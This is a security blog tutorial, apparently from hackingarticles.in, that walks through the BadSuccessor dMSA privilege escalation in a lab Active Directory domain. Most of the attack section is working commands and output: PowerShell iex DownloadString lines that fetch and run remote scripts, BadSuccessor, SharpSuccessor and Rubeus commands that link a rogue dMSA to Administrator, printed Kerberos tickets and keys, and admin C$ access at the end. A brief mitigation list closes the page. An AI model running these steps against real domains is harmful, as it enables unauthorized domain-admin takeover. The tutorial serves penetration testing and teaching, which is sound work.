
# Abusing BadSuccessor (dMSA): Stealthy Privilege Escalation

hackingarticles.in/abusing-badsuccessor-dmsa-stealthy-privilege-escalation

Raj July 24, 2025



**BadSuccessor (dMSA)** is a dangerous vulnerability in Windows Active Directory that allows attackers to achieve domain admin access through privilege escalation. By exploiting misconfigurations in domain Managed Service Accounts (dMSA), the BadSuccessor exploit provides a stealthy path to unauthorized admin access while evading detection. This makes it a critical threat to enterprise networks.

Learn how the **BadSuccessor dMSA exploit** works, its **impact on Active Directory security**, and the best **mitigation strategies** to prevent **domain admin compromise**.

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## Overview the Badsuccessor dMSA Abuse

**BadSuccessor** is a post compromise **privilege escalation technique** that targets a new feature in **Windows Server 2025**; **Delegated Managed Service Accounts (dMSAs)**. This technique takes advantage of vulnerabilities in the **dMSA** configuration, allowing attackers to escalate their privileges within Active Directory environments after an initial compromise, potentially granting them higher-level access or control over critical systems.

In essence, it exploits:

- Weak ACLs on Organizational Units (OUs): Attackers with low privileges but write rights on an OU can create or modify dMSAs.
- msDS-DelegatedMSAState and msDS-ManagedAccountPrecededByLink: Attributes that allow linking dMSAs to privileged accounts.
- **Kerberos quirks:** Rogue dMSAs inherit the security context of the linked privileged account, allowing attackers to obtain TGTs and TGSs as Domain Admins.

This attack is particularly dangerous because it allows an attacker with minimal delegated permissions (like write rights on an Organizational Unit (OU)) to:

- · Create a rogue dMSA
- Link it to a privileged account (e.g., Domain Admin)
- · Obtain Kerberos tickets that inherit the target's security context
- · Pivot to full domain control

Unlike attacks that require password cracking or golden ticket creation, BadSuccessor is **stealthy**, **lives entirely within AD's supported features**, and can often bypass detection systems.

**Note**:It's a powerful reminder that "harmless" delegated permissions can cascade into full domain compromise.

## **Prerequisite**

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- · Kali Linux packed with tools
- Tools: Rubeus, sharpsuccessor, badsuccessor module

## Lab Setup

This guide skips building a fresh AD lab from scratch and instead assumes:


- · Active Directory is deployed in local (in our case)
- Two domain users exist:
- shivam an attacker-controlled low-privileged account
- · Administrator the high-value target account
- The attacker has write permissions on an OU (HACKME in our case)
- Tools like Rubeus and SharpSuccessor are available on the attacker's machine

This mirrors **real-world post exploitation scenarios** where the attacker leverages delegated permissions already present in a production environment.

Now, we proceed with the exploitation: The **BadSuccessor** exploit starts by exploiting **dMSA** misconfigurations in **Windows Server 2025** to **create a low privileged user account**. This foothold enables attackers to escalate privileges and gain **Domain Admin** access.

net user shivam Password@1 /add /domain


This Adds a low-privileged user (shivam) to the domain, providing us with a foothold for privilege escalation.




## Create a Writable OU (HACKME)

In ADUC:

Right-click local → New → Organizational Unit



- Name it: HACKME
- Click OK




Creating an attacker controlled Organizational Unit (OU), like HACKME, allows us to manage rogue domain Managed Service Accounts (dMSAs) without affecting more secure or monitored OUs. This isolation helps us avoid detection while maintaining control and persistence in the domain.

#### **Grant shivam Write Permissions on the OU**


In ADUC:

 $\textbf{Right-click HACKME} \rightarrow \textbf{Properties} \rightarrow \textbf{Security} \rightarrow \textbf{Advanced}$ 



Add shivam and Grant: Write permissions

Rights to Create All Child Objects



The delegated access is a crucial requirement for the BadSuccessor attack, allowing shivam to modify dMSAs.

## **Enumeration & Exploitation**

Now let's begin with enumeration and exploitation

iex(new-object net.webclient).DownloadString("https://raw.githubusercontent.com/LuemmelSec/Pentest-Tools-Collection/refs/heads/main/tools/ActiveDirectory/BadSuccessor.ps1")

BadSuccessor -mode check -Domain ignite.local

This downloads the BadSuccessor PowerShell module to assess the domain for exploitable configurations, verifying if dMSA abuse is feasible based on the current AD permissions and settings.

iex(new-object

net. we bclient). Download String ("https://raw.githubusercontent.com/akamai/BadSuccessor/refs/heads/main/Get-BadSuccessorOUPermissions.ps1")

This reconnaissance step identifies OUs where users like shivam have the necessary permissions to create or modify dMSAs, confirming the potential for the attack.

BadSuccessor -mode exploit -Path "OU=HACKME,DC=ignite,DC=local" -Name "BAD\_DMSA" - DelegateAdmin "shivam" -DelegateTarget "Administrator" -domain "ignite.local"

This creates a dMSA named BAD\_DMSA and associates it with the Administrator account by modifying its attributes, exploiting Active Directory to treat BAD\_DMSA as a successor, inheriting all Administrator privileges.

```
PS C:\Users\shivam.IGNITE\Desktop> BadSuccessor -mode exploit -Path "OU=HACKME,DC=ignite,DC=local" -Name "BAD_DMSA" -Delegate dAdmin "shivam" -DelegateTarget "Administrator" -domain "ignite.local"

Creating dMSA at: LDAP://ignite.local/OU=HACKME,DC=ignite,DC=local

0

0

Successfully created and configured dMSA 'BAD_DMSA'
Object shivam can now impersonate Administrator
PS C:\Users\shivam.IGNITE\Desktop>
```

#### Attack Flow: Rogue dMSA Creation & Linking

Let's Understand how it does:

Attacker (shivam)

Step 1. Creates OU (HACKME) & gets Write access

**HACKME OU** 

Step 2. Creates BAD\_DMSA Managed Service Account

BAD\_DMSA dMSA

Step 3. Modifies attributes:

- msDS-DelegatedMSAState → 2 (active)
- msDS-ManagedAccountPrecededByLink → Administrator DN

## **Active Directory**

Step 4. AD thinks BAD\_DMSA is a legitimate successor to Administrator

Result: BAD\_DMSA inherits Administrator privileges at Kerberos level

By abusing msDS-ManagedAccountPrecededByLink and setting msDS-DelegatedMSAState to active, BAD\_DMSA\$ is treated as a continuation of Administrator; enabling escalation without cracking hashes or resetting passwords.

**Note**: This step is stealthy because no password, SIDHistory, or golden ticket creation occurs just a legitimate object manipulation inside an attacker writable OU.

dir \\srv25.ignite.local\c\$

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\shivam.IGNITE> dir \\srv25.ignite.local\c$

dir : Access is denied

At line:1 char:1

+ dir \\srv25.ignite.local\c$

+ CategoryInfo : PermissionDenied: (\\srv25.ignite.local\c$:String) [Get-ChildIte + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError, Microsoft.PowerShell.Command

dir : Cannot find path '\\srv25.ignite.local\c$' because it does not exist.

At line:1 char:1

+ dir \\srv25.ignite.local\c$

+ CategoryInfo : ObjectNotFound: (\\srv25.ignite.local\c$:String) [Get-ChildIte + FullyQualifiedErrorId : PathNotFound, Microsoft.PowerShell.Commands.GetChildItemCommand
```

**Expected**: Access Denied – This shows there's no privileged access before escalation.

.\SharpSuccessor.exe add /impersonate:Administrator /path:"ou=HACKME,dc=ignite,dc=local" /account:shivam /name:BAD\_DMSA

Building on the above step, SharpSuccessor automates and strengthens the link between BAD\_DMSA\$ and the Administrator account, solidifying the escalation pathway.

.\Rubeus.exe tgtdeleg /nowrap

This step allows us to obtain a delegation TGT, enabling further Kerberos requests and facilitating continued escalation.

```
PS C:\Users\shivam.IGNITE> .\Rubeus.exe tgtdeleg /nowrap
 v2.3.3
[*] Action: Request Fake Delegation TGT (current user)
   No target SPN specified, attempting to build 'cifs/dc.domain.com'
    Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/SRV25.ignite.local'
   Kerberos GSS-API initialization success!
   Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
   Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
   Extracted the service ticket session key from the ticket cache: twWodPZSQR/JHTkMM9Rxgyccm4rp5
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
      doIFdjCCBXKgAwIBBaEDAgEWooIEfTCCBHlhggR1MIIEcaADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMB\
VRFLkxPQ0FMo4IENTCCBDGgAwIBEqEDAgECooIEIwSCBB8aQWwVR27BCzIRQVjl2H5p62QpkasLkseVjktXj6/fWqnUwHZRr
KqRkeĠyV4lKybPbsy4pN59uJL5KNRbUkZ4P5UN2MRWXo1KwNtI7mpmhk5f3KdpLpjJDBCxHSlexoPdzXobXeRp4XP/sA1KRX
jlvea<mark>vujfUBaO8mfYHPxenDJULK1006LQOdRR3DPRw0B4GzXVrNsgI3kcEf6ak2m/QJu0+xNxxIoco</mark>m01ol6e7dYbX+FeCjYC
lGhF8Psqiq0vO81v7taqAGW1fwg5mpQf1Wv5fgAb1SqBsEni2BlEGDGFIOJnQKMPtUTV0AWJmQ2OWoLgmIDr7VdzV4mT+Gr5F
```

.\Rubeus.exe asktgt /targetuser:BAD\_DMSA\$ /service:krbtgt/ignite.local /opsec /dmsa /nowrap /ptt /ticket:doIFjdCCX...

Here, we requests a TGT that now includes Administrator privileges, leveraging PAC substitution to bypass standard access controls.

PS C:\Users\shivam.IGNITE> .\Rubeus.exe asktgs /targetuser:BAD\_DMSA\$ /service:krbtgt/ignite.local /opsec /dmsa /nowrap/ptt /ticket:doIFdjCCBXKgAwIBBaEDAgEWooIEfTCCBHlhggRIMIIEcaADAgEFoQUbDELHTklURS5MTONBTKIhMB+gAwIBAGEYMBYbBmtyYnRndBsMSUdOSVRFLkxPQ0FMo4IENTCCBDGgAwIBEqEDAgECooIEiwSCBB8agUwVR27BCzIRQVjl2H5p62QpkaslkseVjkt3j6/fWqnUwHZRrN9q05plTYm6IbhEuFDJKqRkGgV4lKybPbsy4pN59uJL5KNRbUkZ4P5UN2MRWXo1KwNtI7mpmhk5f3KdpLpjJDBCxHSlexoPszXobXeRp4XP/sAlKRXYT9IryOfSj89CtBcsruj1veay4jfUBa08mfYHPxenDJULK1006LQ0dRR3DPRw0B4GzXVrNsgI3keEf6ak2m/QJu0+xNxxIocom01ol6e7dVbX+FeCjYQLp5sK1JhIceJN3oCMulGhF8Psqiq0v08lv7taqAGWlfwg5mpQf1Wv5fgAblSqBsEni2BlEGDGFIOJnQKMPtUTV0AWJmQ2OWoLgmIDr7VdzV4mT+Gr5ReeBIM2WuUeLlnEDcWA1Hq5NXIllD/069P4w40DCUNIr6NsUCx7/jrFm/0sAqqWl9J+nOm0ruIKxmrJArhAGhQrgAa38p1H1DhSUYcqeHdZDKKKh3WdxEAkZG/tI/d2EfzgZ0md9o8I0eYMqR21jXjVKBeiMHsw0AOfkL4DDiDy1QmoUFAV7xn8FmrWAoVWX2EuclUfcNdUvTTtzDb62f2jdtl4192tzbDkd3b68vm0MOxikteMirBxATZ3jHNLUoQDL5d1LQdvniczgk2wilkDRSms6vvNTzcGvLZUTjGTgl+bu318RiNr/o0XexXPla8Qd906sxUCyJYKQT6+tYZ2m0rGc9zt8Lt38aYG6w/OtDJCjhg9Ks2p3LT6Igd3B1FeUuuMu9MwDHX2Q+fruYwRndsetY0V/zDyAmQhx0+tUrsnLFszMO58zaVIU9580IFvgLIgxrpDvxZWU+Q5869V6DFu6RMkQiTz9wmcPMM/4+H66xLNdt+8zPb62Yj9mkxWMXnZDHFS6WcUHlVRLGeDdny2yvsoIJWFx+RLvFGIOuiq8+HE5YoWtgZH9T9Sp1P+K6E2oxkUDF14I/3FcomKkrCGLr+vJF8yM0EzcUu8P880sGLpeRxSLOJyIFEdUTqFae62j1yzG5nhxZxT5NA/U87a0mEnxsSr6LzzboWN/AkWIBVU3UheKyWLtjwd10mKfK8WpT8sW/ZTztoak1nLy3uhPbcz4WrJ4CWI5lD2lkH15L4HSPb5E/sOQ4Ksrq2Qtfknku09Zz8kPILBIAi9gEjt/NzvTVPv6qdVd0Y8/qYubD/cUKQn8Rm7LTDDDL8kkSJRImjeinUNKH7T8Ns0VOsjeRO5hksd5EkawBM73KTt++jlRpG9VkuIWU199PF7D09Wq1cx6fkpt8wpnYDCrzVycUgTdlFXDmp+PXJpYM12otnV4Prev+q1D0gt91/w2Nb43L3ijnOhHtXunpyYmtZYVsLuMI1HnRFtNMu0PbyaJgaNK0B5DCB4aADAgEAooHZBIHWfYHTMIHQoIHNMIHKMIHHOCswkaADAgESoSIEINU9sbMnGsoWUTTeJ8UU1fb6u5HTcupCkm3P/cbML6LRoQ4bDELHTkLURSSMT0NBTKITMBGgAwIBAaEKMAgbBnNoaXZhbaMHAwUAYKEAAKURGA8yMDIIMDYwMzEzMDQyN1qmERgPMjAyNTA2MDMyMzA0MjdapxEYDzIwMjUwNjEwMTMwNDI3WqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ023QbDELHTklURSSMT0NBTA=

#### Attack Flow: Kerberos Ticket Abuse

Let's Understand how it does:

Attacker (shivam) using BAD DMSA

Step 1. Rubeus requests TGT as BAD DMSA

Domain Controller (KDC)

Step 2. KDC checks BAD DMSA's attributes

Finds link to Administrator

Kerberos PAC

Step 3. PAC populated with Administrator's SIDs & privileges

TGT Issued

**Step 4.** Attacker uses TGT to request TGS for services (e.g., CIFS)

Service (e.g., srv25.ignite.local)

Step 5. Grants access as Domain Admin


**Result**: Full domain control via Kerberos authentication.

Kerberos doesn't distinguish between the original account and the dMSA successor when building the PAC. This is why TGT and TGS requests as BAD\_DMSA\$ now succeed for any domain resource accessible to Administrator.

This abuse also sidesteps typical monitoring solutions that detect privilege escalation via password resets or SIDHistory injection.

**Note**: This step demonstrates why Kerberos PAC inheritance is dangerous: the attacker's TGT now effectively represents Administrator.

Then, Rubeus sends the asktgs request for CIFs.



Note how the service cifs/srv25.ignite.local is specified, and the output shows successful ticket retrieval.

#### Request Service Ticket for File Server

We use Rubeus to request a TGS (Ticket Granting Service) for CIFS access on the file server by invoking the following command:

.\Rubeus.exe asktgs /user:BAD\_DMSA\$ /service:cifs/srv25.ignite.local /opsec /dmsa /nowrap /ptt /ticket:doIFzDCCBigAw...

PS C:\Users\shivam.IGNITE> .\Rubeus.exe asktgs /user:BAD\_DMSA\$ /service:cifs/srv25.ignite.local /opsec /dmsa /nowrap /ptt /ticket:doIFzDCCBcigAwIBBaEDAgEWooIE0DCCBMxhggTIMIIExKADAgEFoQ4bDELHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYDBmtyYnRndBsM SUdOSVRFLkxPQ0FMo4IEiDCCBISgAwIBEqEDAgECooIEdgSCBHJbNpE6zEqM073rzi9XO6/X3D05vp+rte33q9PuRQ2VV04SBRgtKFPE2nFjQotFL/Y3A 6nCSnrTmdnmFgJwlWF+E8VUrToZrPfHfV+aohM/dHvEL5ChkWNs94cCPKe070tlClTj2wwTOqKv2povk/G94b0J9x5TNsgEpjidYSb4WyOmWHJg2kM/70 RzCDm3zsZfhr2Fi56m05enImU227ms9IhHf2JKUhU+pCi2jB+PcAnch2CuRaFkRI7doNhRaFM6GWSc6JGTndg9IrChgBSP9Lv2e5/mGQmMK/QH2r2MvqX bvuRwkQARwduwUyxT4T03Vchv+lvIfxBTfcutUup+qK0vKbCk6CEgIgZ5KnUCAX2FISZeKGIDMGahaxv4I5NZd7LssEuheiA7PN4kSLky0bPHDsTAQkZm wzRsgVWhkDs62cYPEeAXzYwtjFJXp6pMfzXQvQZ9Vxz9KyDo5mIdnESQsr7TWokrL8M//Vx+4weupYmfpmGTj+80zWg+Pt5AS+xT+0m5L6LLmkpQN3NUx mektHo8Yk27V2o+HJ3vPVijffffX7nq3PKxh9THkh5Xdm2V31J+PRAOM4jShmdMY2scjGsXJQFV7z4KZy5+pW5CayIdZgM3GamWeIR78yktWT8KNBFeHh vlV2t60UArMoCovOJac02/iL3nAdk92JJi6fOTMZxuzf/ZTdlQFjBUvuf8ZCsdMn70HhakIT3LcqulavmJ/yZresAIOCE309htNP+njJtWddwway6Po4alz r7hYUhkr0vzQSqHeph3sSxsjG8tdMZMkyNybbcHzfKXckkMjFCWWsL161lyxoqJT7dSgPqePn70m6ACRVYzBJsEy4VTxn9qm1XWu9X+kVEv8HwHpeipHu IMT3EPZYcch+xGMGEzLA/Y2exkjbSEaMLb±+SasIrWRSEFfdKtbaUylB2HHGOMw8kaC3hkFRAGi88PFdAQHQboHp8Gwr/PuffkbKePR28iaABK2OJ6sw86 ZMiB7q9EMlrd+JCDcp0RTVV7VPXWSqh9SYpVFcY+ofJBefmRoirh9E4P1SWIvgCIFKsjRYiDBFvQwNJxYwUUv99IVEAxtS7o1zT/k4Bm7QA96WwPhJjez sZ/Ff9v4WwWNpuz8f7iYhFtenEBaNEu/n9UmSAfMI/+3f9l9FF/m2vAlEgB+iv5Mb6iNfLUJ4/aEy5W/bL0MU9qhaQJJ/ZK0V7FhLalUFGGmn1oQpFayp ZBWxxoyvqj83lWAQ2Zsx2qv3070n3vu01MiIfITUiR50wNBghSwJood2L579a7RGMQvcSIJQhqkY4biCsdx9jvbylTofQPrezDvXv++pdGM6WPCS7NeR4 woj488neYstSgxE4HWZDYfRlLPnFgLrlOdf4BeQur65+0ee1XruSdGtWj9MMC8BFtcaGJJVqlYqd7ad7EsMNM2aHhA7us2kjnJb9oxMdcPOY7WLBJHKo u76vD+E099Gplk+fyuhQy10E6PnjFwBNKrxt2fW26bwLvKo4HnMIHkoAMCAQCigdwEgd19gdYwgd0ggdAwgc0wgcggKApoAMCARKhIgQgOFhiVaaZ1n n9/91WX07rbJALedAm23S4TCjxmy1xpS0hDhsMwddaaXRLLmxvY2FsohYwFKADAgEBoQ0wCxsJQkFEX0RNU0EkowcDBQBgoQAAApREYDzIMfJUNNjAzMTM xNDI2WqYRGA8yMDI1MDYwMzezMjkyNlqnERgPMjA

Before accessing resources, let's inspect the delegated ticket

We use the **BAD\_DMSA\$** account, now with Administrator privileges, to request a TGS for CIFS access on the file server. Thanks to PAC substitution, this TGS grants Admin-level access, enabling further actions or lateral movement within the network.

After successfully obtaining a TGT for CIFS access on the file server, we now focus on acquiring a **delegated TGT**. The **ok-as-delegate** flag, which appears in the ticket, signifies that the ticket is trusted for delegation. This is a crucial development in the attack.

**Note**: The flagged TGT allows the attacker to impersonate the **Administrator** account across trusted services, enabling access to other systems without re-authenticating or cracking passwords. This step facilitates further exploitation, lateral movement, and persistence within the network.

The below screenshot shows the details of the Service Ticket (TGS) issued for cifs/srv25.ignite.local. Key attributes:

- **Ticket Flags**: Includes forwardable, ok as delegate, and renewable, showing it's a fully functional ticket.
- PAC Data: Embedded PAC lists Administrator's SIDs and group memberships, confirming privilege inheritance.

• Target Service: cifs/srv25.ignite.local – meaning the ticket is scoped for CIFS file server access.

```
U3rvkXAjCNFQtsGtB0i0lGvEMiTKXxzn8XKgq/bKNj2aO5DiHSWcOhSLkk2cNwE604iwMHfgFwMcQgAGzYh88w
wRemdh9FEL9Lp4Im0Hzy0f9rBEzD7Dsq52m3heVqjIv8Q/evLz/dFHw4ns5GPfLM4SnCsJpw4nE80+SYw3vl1x
IFS43LBaMK5iWLdFl0jNGze2lzuZCpGjKd7H4gvHjjGw9LAGOdUJfNP6pur5U0UsXLmmR0vcVPh97EE/Lpy1VP
CB6KADAqEAooHqBIHdfYHaMIHXoIHUMIHRMIHOoCswKaADAqESoSIEIAN2BzWOP706FzW5zIGfl9N3HEWBDzeEl
hbKIWMBSgAwIBAaENMAsbCUJBRF9ETVNBJKMHAwUAYKUAAKURGA8yMDI1MDYwMzEzMTgxMlqmERgPMjAyNTA2MI
NDI3WqqOGwxJR05JVEUuTE9DQUypJTAjoAMCAQKhHDAaGwRjaWZzGxJzcnYyNS5pZ25pdGUubG9jYWw=
                           : cifs/srv25.ignite.local
  ServiceName
 ServiceRealm
                             IGNITE.LOCAL
 UserName
                             BAD_DMSA$ (NT_PRINCIPAL)
 UserRealm
                             ignite.local
                           : 03-06-2025 18:48:12
 StartTime
                             03-06-2025 18:59:27
 EndTime
                             10-06-2025 18:34:27
 RenewTill
                          : name_canonicalize, ok_as_delegate, pre_authent, renewable
 Flags
                          : aes256_cts_hmac_sha1
  KeyType
                          : A3YHNY4/s7oXNbnMgZ+X03ccRYEPN4QXkZVaM7cRcl4=
  Base64(key)
```

This confirms that the Kerberos session now fully impersonates Administrator. From here, we can pivot to any service in the domain

dir \\srv25.ignite.local\c\$

```
PS C:\Users\shivam.IGNITE> dir \\srv25.ignite.local\c$
   Directory: \\srv25.ignite.local\c$
Mode
                    LastWriteTime
                                          Length Name
                                                 PerfLogs
             01-04-2024
                            12:32
           03-06-2025
                            02:38
                                                 Program Files
             01-04-2024
                            13:46
                                                 Program Files (x86)
             31-05-2025
                            18:02
                                                 Users
             03-06-2025
                            03:35
                                                 Windows
PS C:\Users\shivam.IGNITE>
```

**Result:** Access to the admin only C\$ share is granted. We now effectively owns the domain through Kerberos authentication.

## Mitigation

- Restrict CreateChild and WriteDACL permissions on OUs.
- Monitor changes to msDS-DelegatedMSAState and msDS-ManagedAccountPrecededByLink (Event IDs 5136, 4662).
- Regularly audit dMSA configurations and permissions with <a href="PowerShell">PowerShell</a> or <a href="BloodHound">BloodHound</a>.
- Disable unused dMSA functionality in environments not requiring it.

**Author**: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact <a href="https://example.com/here">here</a>